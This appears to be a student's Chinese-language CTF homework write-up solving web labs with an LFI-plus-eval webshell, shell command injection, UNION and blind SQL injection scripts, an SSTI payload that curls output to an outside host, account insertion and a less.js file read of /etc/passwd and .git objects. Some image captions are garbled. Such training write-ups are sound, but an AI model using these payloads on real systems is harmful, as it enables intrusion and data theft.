

## HW9

### [lab]Hello from Windows 98

上課跟著講師先用一句話木馬<?php eval(\$\_GET['code']); ?> 後取得 session id  
後用

?page=/tmp/sess\_c2bf333e1de30f1e97a8c181a19ade5f&c=system(%27ls%27)就可

以看到有 flag.txt 之後再 cat 出來就可以了。

```
"FLAG{LFLt0_rC3_1s_e4Syl}"
```

### [lab]Hello from Windows 98

本題從 host 注入，我先用";ls -al;"看到有 flag.txt

> Your DNS

```
";ls -al;"
```

> Result

```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

%ERROR:106: no search key specified
%
% No search key specified

% This query was served by the RIPE Database Query Service version 1.105 (BUSA)

total 24
drwxrwxrwx 1 www-data www-data 4096 Dec 25 18:54 .
drwxr-xr-x 1 root      root      4096 Nov 15 04:13 ..
-rw-rw-r-- 1 1001      1001      33 Dec 1 23:52 flag.txt
-rw-rw-r-- 1 1001      1001     1191 Dec 1 16:04 index.php
-rw-r--r-- 1 www-data www-data   29 Dec 25 18:48 webshell.php
sh: 1: : Permission denied
```

再用";cat flag.\*;"得到 flag

> Your DNS

```
";cat flag.*;"
```

> Result

```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

%ERROR:106: no search key specified
%
% No search key specified

% This query was served by the RIPE Database Query Service version 1.105 (BUSA)

FLAG{c0mM4nd_1nj3cT10n_';whoami}
sh: 1: : Permission denied
```

## [lab] Normal Login Panel (Flag1)

照著講師做，先用：

```
admin' union select 1,2,3.....—
```

去測試有幾個欄位。

再用：

```
admin' union select 1,2,3,sql from sqlite_master WHERE type='table'—
```

找出 Table 欄位的名稱。

最後用

```
admin' union select 1,2,3,password from users —
```

找出 password 的值就是 flag。

```
FLAG{Un10N_s31eCt/**/F14g_fR0m_s3cr3t}
```

## [lab] Normal Login Panel (Flag 2)

用得到的 flag 登陸之後切換用 python 看可以看到這題為 SSTI 注入

```
else:  
    return render_template_string(f"Hello {greet}")
```

先將 burpsuite 打開攔截封包，查看 password 的 name 並改成 greet 之後就可以注入我們需要的資訊。

```
{{[().__class__.__base__.__subclasses__()[140].init__.__globals__['system']('curl  
https://andy878.free.beeceptor.com/ -d "ls -al" ')}}}
```

如此在我們的 webserver 就會看到目錄下面的資訊，之後 cat flag.txt 就能看到 flag

Request Body:

[View Headers](#)

```
app.py  
flag.txt  
instance  
meow  
owo
```

POST /

Request Body:


[View Headers](#) 

```
FLAG{S1_fu_Q1_m0_b4N_zHU_ru}
```

## [HW] PasteWeb (Flag 1)

此題的考點是 SQL Injection

在考慮要不要寫腳本做 SQL Injection 時看了一下封包內容



The image shows a Wireshark packet capture of an HTTP POST request and its response. The request is to the URL `https://pasteweb.ctf.zoolab.org` and contains a body with the flag `FLAG{S1_fu_Q1_m0_b4N_zHU_ru}`. The response is a 302 Found status, indicating a redirect.

Request	Response
<pre>1 POST / HTTP/1.1 2 Host: pasteweb.ctf.zoolab.org 3 Cookie: PHPSESSID=0qtlngkac2o24grto2ueehsn 4 Content-Length: 48 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 10 Origin: https://pasteweb.ctf.zoolab.org 11 Content-Type: application/x-www-form-urlencoded 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.5 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://pasteweb.ctf.zoolab.org/ 19 Accept-Encoding: gzip, deflate 20 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7 21 Connection: close 22 23 username=sf&amp;password=111&amp;current_time=1672319728</pre>	<pre>1 HTTP/1.1 302 Found 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Thu, 29 Dec 2022 17:26:44 GMT 4 Content-Type: text/html; charset=UTF-8 5 Content-Length: 0 6 Connection: close 7 X-Powered-By: PHP/7.4.33 8 Expires: Thu, 19 Nov 1981 08:52:00 GMT 9 Cache-Control: no-store, no-cache, must-revalidate 10 Pragma: no-cache 11 Location: / 12 13</pre>

發現他有時間戳避免 sqlmap 來自動注入  
之後就手寫腳本了

因為解題過程跌跌撞撞，所以下面只列出可以解開這邊 FLAG 的流程：

1, 由於 Boolean base 的 SQL injection 需要用 Binary Search 加速，所以下面列出 Binary Search 函數以及時間戳生成的程式碼

```

url="https://pasteweb.ctf.zoolab.org/"
flag=""
def binsearch(l,r,payload):
    m=(l+r)//2
    while l<r:
        s=payload
        s+=str(m)+ " --"
        t=time.time()
        timestamp=int(t)
        timestamp=str(timestamp)
        data={
            "username":s,
            "password":111,
            "current_time":timestamp
        }
        response=requests.post(url,data=data)
        if "Login Failed" in response.text:
            r=m
        else:
            l=m+1
        m=(l+r)//2
    return l

```

2, 開始 SQL Injection , 首先需要爆破的是 current\_schema

- 爆破長度:

格式: ' or length(current\_schema) > 0 –

```

n=binsearch(0,100,f"' or length(current_schema) > 0")
print(n)

```

- 爆破字串

格式: ' or ascii(substr(current\_schema,{i+1},1)) > {你要測試的數字} –

3, 開始爆破資料表名稱

- 找出有多少個資料表

格式: ' or (SELECT count(tablename) FROM pg\_tables WHERE schemaname=current\_schema) > {你要測試的數字} –

```

In [82]: n = BinSearch(0,100,f"' or (SELECT count(tablename) FROM pg_tables WHERE schemaname=current_schema) > ")
          print(n)

```

2

- 爆破資料表名稱

格式: ' or ascii(substr((SELECT column\_name FROM information\_schema.columns WHERE table\_name= 'pasteweb\_accounts' LIMIT 1 OFFSET 0),1,1)) > {你要測試的數字} –

```
In [79]: range(2):
         range(20):
         n = BinSearch(0,127,f"" or ascii(substr((SELECT tablename FROM pg_tables WHERE schemaname=current_schema LIMIT 1 OFFSET {j})),{i+1}
         += chr(n)
         s = table + s + " , "
         table_name : ",table)

Table name : pasteweb_accounts , s3cr3t_t4b1e ,
```

#### 4, 爆破 s3cr3t\_t4b1e 表格的第一個欄位名

格式：`' or ascii(substr((SELECT column\_name FROM information\_schema.columns WHERE table\_name= 's3cr3t\_t4b1e' LIMIT 1 OFFSET 0),0,1)) > {你要測試的數字} -`

```
In [84]: colm = ""
         for i in range(20):
             n = BinSearch(0,127,f"" or ascii(substr((SELECT column_name FROM information_schema.columns WHERE table_name='s3cr3t_t4b1e' L
             colm += chr(n)
             print(colm)

fl4g
```

#### 5, 爆破 s3cr3t\_t4b1e 第一個欄位的內容就是 FLAG 了!!

- 爆破欄位內容長度

格式: `' or length((select fl4g from s3cr3t\_t4b1e LIMIT 1 OFFSET 0)) > 0`

—

```
In [75]: n = BinSearch(0,256,f"" or length((select fl4g from s3cr3t_t4b1e LIMIT 1 OFFSET 0)) >")
         print(n)

29
```

- 爆破欄位內容

格式：`' or ascii(substr((select fl4g from s3cr3t\_t4b1e LIMIT 1 OFFSET 0),0,1)) > {你要測試的數字} -`

```
db=""
for i in range(29):
    n=binsearch(0,256,f"" or ascii(substr((select fl4g from s3cr3t_t4b1e LIMIT 1 OFFSET 0),0,1)) >")
    db+=chr(n)
print(db)
```

## [HW] PasteWeb (Flag 2)

首先先在網站的 database 註冊一個帳號，  
先透過第一題 flag 寫的腳本觀察，一些 database 的資訊和用 select current\_query()


```
db=""
for i in range(150):
    n=binsearch(0,256,f"' or ascii(substr((select current_query() from s3cr3t_t4b1e ),{i+1},1)) > ")
    db+=chr(n)
print(db)
```

```
SELECT user_account, user_password FROM
pasteweb_accounts WHERE
user_password='698d51a19d8a121ce581499d7b701668' AND
user_account='' or ascii(substr((
```

發現 database 存的密碼是經由 md5 encode 成密文的  
於是在 username 的網頁輸入欄位，進行 sql injection，密碼存入 md5 加密過的密文，打上下列指令

```
'; insert into s
pasteweb_accounts (user_account, user_password)
VALUES ('ws', '202cb962ac59075b964b07152d234b70') ; --
```

之後進入到 edit 頁面



查詢 less.js 框架，發現最好用的是 data-uri 這個 function，可以存取遠端伺服器的某些檔案，形成 Local File Inclusion 的危機。

像是我讓 css 設定成這樣如下圖

```
.test {
    content: data-uri('/etc/passwd');
}
```

我就可以在 download 的 default.css 得到 encode 成 base64 字串的檔案內容，之後再 decode，就得到了。

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

，再來就是要想想看要怎麼，訪問到遠端的 source code，試了很久，發現有.git 資料夾的存在，而且對一般人 forbidden

← → ↻  <https://pasteweb.ctf.zoolab.org/.git/>

## Forbidden

You don't have permission to access this resource.

---

*Apache/2.4.54 (Debian) Server at pasteweb.ctf.zoolab.org Port 80*

再來查到裡頭有一個很重要的檔案是 index 可以解析出目錄大概有哪些檔案

index 是一個二進位檔案，通常放在 `.git/index`，其中包含路徑名稱的排序列表、每個路徑名稱的權限和 blob 物件的 SHA-1 值。而 `git ls-files` 指令可顯示 index 的內容。

使用[第三方解析 git index 套件](#)(GitHack) 解析出 index 大概有哪些資料後

```
[+] download.php b1d52f3b90279a6fae59195030943447c7c8977a
[+] editcss.php 2dfb7f975434b786b30506a537fc318d494f374c
[+] edithtml.php 19092ed3c2ac784759968ba1609c3648bc365385
[+] index.php 4682c0755761ff4e4724df9495f151212bebcf01
[+] lessc.inc.php b66e22d6d4a2a5b9b17ca66165485cf2c8cf8025
[+] share.php 61b703a297c84d929ff7e23004b9a731c0fb8de6
[+] view.php a360d0d06ebd2c52c1da71adc3b6e95fc838869a
```

根據 git 的原理(based on [it](#))sha1 雜湊原理，透過 css 去訪問

`/var/www/html/.git/objects/46/ 82c0755761ff4e4724df9495f151212bebcf01`，得到一個以 **base64** 編碼的壓縮檔，**decode** 之後再解壓縮就得到 **souce code** 和 **flag**

`FLAG{a_lltTl3_tRicKy_.git_L34k..or_Dld_y0u_flnD_a_0Day_1n_lessphp?}`